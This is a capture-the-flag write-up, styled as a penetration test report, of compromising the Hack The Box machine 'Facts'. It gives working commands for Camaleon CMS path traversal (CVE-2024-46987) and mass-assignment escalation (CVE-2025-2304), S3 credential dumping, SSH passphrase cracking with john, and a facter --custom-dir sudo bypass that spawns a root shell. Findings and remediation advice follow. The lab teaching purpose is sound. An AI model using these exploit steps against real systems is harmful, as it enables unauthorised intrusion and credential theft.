PENETRATION TEST REPORT

Hack The Box // Facts

DATE	April 19, 2026
TARGET	10.129.244.96 (facts.htb)
TESTER	Assem Merzoug (4ss3m)
CLASSIFICATION	CONFIDENTIAL
STATUS	Completed

1. Executive Summary

A penetration test was conducted against the Hack The Box machine **Facts** (10.129.244.96 / facts.htb) on April 19, 2026. The assessment identified a chain of six vulnerabilities resulting in full root-level compromise — requiring no kernel exploits, only enumeration, known CVEs, and service misconfigurations.

#	Finding	Severity
1	Anonymous MinIO Bucket — Public Read/Write	CRITICAL
2	CVE-2024-46987 — Authenticated Path Traversal (LFI)	CRITICAL
3	CVE-2025-2304 — Mass Assignment Privilege Escalation	CRITICAL
4	Hardcoded S3 Credentials in CMS Admin Panel	HIGH
5	Sensitive SSH Key in S3 Bucket + Weak Passphrase	HIGH
6	sudo Misconfiguration — facter --custom-dir Bypass	CRITICAL

Kill Chain Summary

1. **Recon** — Nmap reveals nginx (80) and MinIO S3 (54321). Anonymous access to the *randomfacts* bucket confirms public read/write misconfiguration.
2. **Initial Access** — Register a low-privilege account on Camaleon CMS v2.9.0 at /admin. Exploit CVE-2024-46987 (path traversal) to read /etc/passwd and /home/william/user.txt.
3. **Privilege Escalation (CMS)** — Exploit CVE-2025-2304 (mass assignment) to promote account to admin role, gaining access to the full admin panel.
4. **Credential Discovery** — Hardcoded S3 access key and secret found in CMS Filesystem Settings. Used to authenticate against the private *internal* MinIO bucket.
5. **Lateral Movement** — S3 internal bucket contains trivia's home directory including an encrypted SSH private key. Passphrase cracked with rockyou.txt (dragonballz). SSH access obtained as user trivia.
6. **Root** — trivia can run /usr/bin/facter with NOPASSWD sudo. sudoers blocks the FACTERLIB env variable, but --custom-dir flag achieves the same effect. Custom Ruby fact spawns /bin/bash as root.

2. Scope & Methodology

Target IP	10.129.244.96
Hostname	facts.htb
OS	Ubuntu 25.04 (Linux 6.14)
Services	SSH (22), nginx/Rails (80), MinIO S3 (54321)
Test Type	Black-box penetration test
VPN	tun0 — 10.10.14.9

01 Reconnaissance	Port scanning (nmap), S3 bucket enumeration (mc client)
02 Web Enumeration	Directory fuzzing (ffuf), manual HTTP analysis, CMS version fingerprinting
03 Initial Access	CMS account registration, CVE-2024-46987 LFI exploitation
04 Privilege Esc (CMS)	CVE-2025-2304 mass assignment to gain admin role
05 Credential Access	S3 credential extraction from admin panel, SSH key theft, passphrase cracking
06 Root	facter --custom-dir sudo bypass, custom Ruby fact → root shell

3. Reconnaissance

3.1 Port Scan

nmap was run to identify open ports and service versions:

```
nmap -sV -sC --top-ports 10000 -oN nmap_fast.txt 10.129.244.96
```

Port	Service	Version / Notes
22/tcp	SSH	OpenSSH 9.9p1 Ubuntu
80/tcp	HTTP	nginx 1.26.3 — Camaleon CMS (Rails)
54321/tcp	HTTP	MinIO S3-compatible object storage

3.2 MinIO S3 Enumeration

The MinIO instance on port 54321 was probed using the mc client. Anonymous (unauthenticated) access was confirmed on the **randomfacts** bucket with both read and write permissions. A second bucket, **facts**, returned HTTP 403 on all anonymous requests.

```
./mc alias set anon http://facts.htb:54321 "" "" ./mc ls anon/randomfacts
```



Figure 1 — Anonymous listing of the randomfacts bucket reveals all site assets and write access

4. Initial Access

4.1 CMS Discovery & Account Registration

Navigating to **http://facts.htb/admin** redirected to a Camaleon CMS login page. The page offered user registration with no email verification or CAPTCHA. A new account was registered (username: 4ss3m). The CMS footer confirmed version **2.9.0**, which is affected by two publicly known CVEs.



Figure 2 — Camaleon CMS login with successful account creation banner



Figure 3 — Admin dashboard confirming Camaleon CMS v2.9.0 after privilege escalation

4.2 CVE-2024-46987 — Authenticated Path Traversal (LFI)

Camaleon CMS versions 2.8.0 – 2.9.0 are vulnerable to an authenticated path traversal in the *download_private_file* method of MediaController. The **file** parameter is not sanitised, allowing an attacker to traverse the filesystem and read arbitrary files.

```
python3 CVE-2024-46987.py -u http://facts.htb -l 4ss3m -p biStE4MDptXM /etc/passwd
```

Two non-standard users were confirmed:

```
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash william:x:1001:1001::/home/william:/bin/bash
```

```
┌─ ~/43/hx/ctf/htb/rooms/facts/CVE-2025-2304 main ····· Py base 14:29:16
└─❯ python3 exploit.py -u http://facts.htb -U 4ss3m -P biStE4MDptXM -e
[+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
[+]Login confirmed
   User ID: 5
   Current User Role: client
[+]Loading PPRIVILEGE ESCALATION
   User ID: 5
   Updated User Role: admin
[+]Extracting S3 Credentials
   s3 access key: AKIAF40501374BB88FF8
   s3 secret key: F+epVKRHNAjIdaWsUbuLwUHRMmtKWWZkl9W4yTZP
   s3 endpoint: http://localhost:54321
[+]Reverting User Role
```

Figure 4 — /etc/passwd read via CVE-2024-46987, confirming users trivia and william

The user flag was retrieved directly:

```
python3 CVE-2024-46987.py -u http://facts.htb -l 4ss3m -p biStE4MDptXM /home/william/user.txt
```

user.txt: 1172c9c001c24fd2ba2c6971167cfacd

4.3 CVE-2025-2304 — Mass Assignment Privilege Escalation

Camaleon CMS v2.9.0 is vulnerable to privilege escalation via mass assignment (CVSS 9.4). The *updated_ajax* method in UsersController calls params.require(:user).permit! without filtering, allowing any authenticated user to inject the **role=admin** parameter alongside a password change request.

```
python3 exploit.py -u http://facts.htb -U 4ss3m -P biStE4MDptXM -e
```

```
┌─ ~/43/hx/ctf/htb/rooms/facts/CVE-2025-2304 main ····· Py base 14:31:04
└─❯ cd ~/43/hx/ctf/htb/rooms/facts
./mc alias set internal http://facts.htb:54321 AKIAF40501374BB88FF8 F+epVKRHNAjIdaWsUbuLwUHRMmtKWWZkl9W4yTZP
./mc ls internal/
Added `internal` successfully.
[2025-09-11 13:06:52 CET]     0B internal/
[2025-09-11 13:06:52 CET]     0B randomfacts/
```

Figure 5 — CVE-2025-2304 escalates role from client to admin and dumps S3 credentials

5. Credential Discovery & Lateral Movement

5.1 Hardcoded S3 Credentials in Admin Panel

With admin access obtained via CVE-2025-2304, the CMS Filesystem Settings at **/admin/settings/site** exposed plaintext S3 credentials configured for the MinIO instance. These credentials granted access to the private **internal** bucket.

```
S3 Access Key : AKIAF40501374BB88FF8 S3 Secret Key : F+epVKRHNAjIdaWsUbuLwUHRMmtKWWZki9W4yTZP S3 Endpoint :
http://localhost:54321
```

5.2 SSH Key Theft from Internal S3 Bucket

Using the recovered credentials with the mc client, the **internal** bucket was mounted. Its contents mirrored the trivia user's home directory, including an **.ssh/** directory containing an encrypted ed25519 private key.

```
./mc alias set internal http://facts.htb:54321 AKIAF40501374BB88FF8 F+epVKRHNAjIdaWsUbuLwUHRMmtKWWZki9W4yTZP ./mc
ls internal/internal/.ssh/ ./mc cp internal/internal/.ssh/id_ed25519 .
```

Figure 6 — Authenticated MinIO access reveals internal bucket containing two sub-buckets

Figure 7 — .ssh/ directory listing inside the internal bucket; id_ed25519 downloaded

5.3 SSH Key Passphrase Cracking

The private key was encrypted. The passphrase was cracked offline using john with the rockyou.txt wordlist:

```
python3 ssh2john.py id_ed25519 > key.hash john key.hash --wordlist=rockyou.txt
```

Passphrase recovered: dragonballz

SSH access was established as user trivia:

```
chmod 600 id_ed25519 ssh -i id_ed25519 trivia@facts.htb # Enter passphrase: dragonballz
```



Figure 8 — SSH login as trivia using the cracked private key passphrase

6. Privilege Escalation — trivia → root

The first post-login action was checking sudo privileges:

```
sudo -l
```

Output confirmed:

```
(ALL) NOPASSWD: /usr/bin/facter
```

facter is a system information tool that supports loading custom Ruby "facts" from a directory. The standard method uses the FACTERLIB environment variable, which was explicitly blocked in the sudoers configuration:

```
sudo FACTERLIB=/tmp /usr/bin/facter pwn # sudo: sorry, you are not allowed to set the following environment variables: FACTERLIB
```

However, facter exposes a **--custom-dir** command-line flag that performs the identical function without using the environment variable — bypassing the sudoers restriction entirely.

```
echo 'Facter.add(:pwn) { setcode { system("/bin/bash") } }' > /tmp/pwn.rb sudo /usr/bin/facter pwn --custom-dir /tmp
```



Figure 9 — sudo -l output, facter exploitation, and root shell with root.txt captured

root.txt: 93beb25dfa795c8f108507a6951e8392

7. Findings

Finding 1 — Anonymous MinIO Bucket — Public Read/Write

CRITICAL

Location

`http://facts.htb:54321/randomfacts (no credentials required)`

Description

The randomfacts MinIO bucket allowed unauthenticated GET and PUT requests. Any external attacker could list all bucket contents, download site assets, and upload arbitrary files including HTML and SVG payloads.

Impact

Full read/write access to application assets with no authentication. An attacker could overwrite site images, upload malicious content, or exfiltrate all stored data.

Remediation

Enforce bucket ACLs. Disable anonymous access in MinIO configuration. Apply the principle of least privilege — public buckets should be explicitly scoped to read-only on specific objects only.

Finding 2 — CVE-2024-46987 — Authenticated Path Traversal (LFI)

CRITICAL

Location

`http://facts.htb/admin/media/download_private_file?file=../../../../../../etc/passwd`

Description

Camaleon CMS v2.9.0 passes the file parameter directly to a file read operation without sanitisation. An authenticated user (any role) can traverse the filesystem and read arbitrary files accessible to the Rails process.

Impact

Arbitrary file read as the CMS process user. In this engagement: /etc/passwd, user.txt, and application configuration files were read. Rails credentials or database configs could also be targeted.

Remediation

Upgrade Camaleon CMS to version 2.8.2 or later. Validate and sanitise all file path inputs. Restrict the Rails process user's filesystem permissions using a dedicated service account.

Finding 3 — CVE-2025-2304 — Mass Assignment Privilege Escalation

CRITICAL

Location	`POST http://facts.htb/admin/users/{id}/updated_ajax`
Description	The updated_ajax method in UsersController uses params.require(:user).permit! without allowlisting, allowing all parameters to pass through. An authenticated low-privilege user can inject user[role]=admin alongside a password change to escalate to administrator.
Impact	Any registered user can gain full CMS administrator access — including access to all settings, credentials, and content management functions.
Remediation	Upgrade to Camaleon CMS 2.9.1. Replace permit! with an explicit allowlist: params.require(:user).permit(:password, :password_confirmation).

Finding 4 — Hardcoded S3 Credentials in CMS Admin Panel

HIGH

Location	`http://facts.htb/admin/settings/site — Filesystem Settings`
Description	The MinIO S3 access key and secret key were stored in plaintext in the CMS admin panel Filesystem Settings. These credentials granted full access to the internal MinIO bucket containing user home directories.
Impact	Any CMS administrator (including one obtained via CVE-2025-2304) can retrieve these credentials and access all S3 buckets — including the internal bucket containing SSH keys and sensitive files.
Remediation	Store S3 credentials in environment variables or a secrets manager (e.g. HashiCorp Vault). Never store credentials in application UI settings. Rotate the exposed credentials immediately.

Finding 5 — Sensitive SSH Private Key in S3 Bucket + Weak Passphrase

HIGH

Location `s3://internal/.ssh/id_ed25519`

Description The internal MinIO bucket contained the trivia user's entire home directory, including an encrypted SSH private key. The key passphrase (dragonballz) was present in the rockyou.txt wordlist and was cracked in under two minutes.

Impact Full SSH access to the server as user trivia, enabling post-exploitation enumeration and privilege escalation.

Remediation Never store SSH private keys in S3 buckets. Enforce a strong passphrase policy (min 16 characters, not dictionary-based). Restrict S3 bucket permissions to the minimum necessary service accounts only.

Finding 6 — sudo Misconfiguration — facter --custom-dir Bypass

CRITICAL

Location `/etc/sudoers — (ALL) NOPASSWD: /usr/bin/facter`

Description The sudoers file allowed trivia to run /usr/bin/facter as root without a password. Although the FACTERLIB environment variable was blocked, facter's --custom-dir flag achieves the identical result without requiring an environment variable — bypassing the intended restriction. A custom Ruby fact calling system('/bin/bash') yielded a root shell.

Impact Complete root-level compromise. An attacker with access to the trivia account can gain unrestricted root access in a single command.

Remediation Remove the facter sudo rule entirely. If facter is operationally required, run it via a wrapper script that does not accept user-controlled arguments. Apply the principle of least privilege — no interactive tool should be granted NOPASSWD sudo.

8. Recommendations Summary

Priority	Action
1 — CRITICAL	Upgrade Camaleon CMS to 2.9.1 — patches CVE-2024-46987 and CVE-2025-2304
2 — CRITICAL	Remove or harden the facter sudo rule — block --custom-dir or remove entirely
3 — CRITICAL	Enforce MinIO bucket ACLs — disable anonymous read/write on all buckets
4 — HIGH	Move S3 credentials to environment variables or a secrets manager
5 — HIGH	Remove SSH keys from S3 storage — enforce strong passphrases
6 — MEDIUM	Restrict CMS admin panel to trusted IPs or behind VPN
7 — MEDIUM	Enable account registration approval — prevent open self-registration

9. Conclusion

The Facts machine demonstrated a realistic multi-stage attack chain targeting a misconfigured CMS and object storage deployment. No kernel exploits or zero-days were required — the entire compromise relied on an open S3 bucket, two known CVEs in an outdated CMS, hardcoded credentials, and a sudo misconfiguration.

The critical takeaway is the compounding effect of individually significant issues: the anonymous MinIO bucket provided initial enumeration; the LFI and privilege escalation CVEs chained to admin access; the hardcoded credentials and exposed SSH key provided lateral movement; and the facter sudo rule granted root with a single command. Each vulnerability could have broken the chain if remediated independently.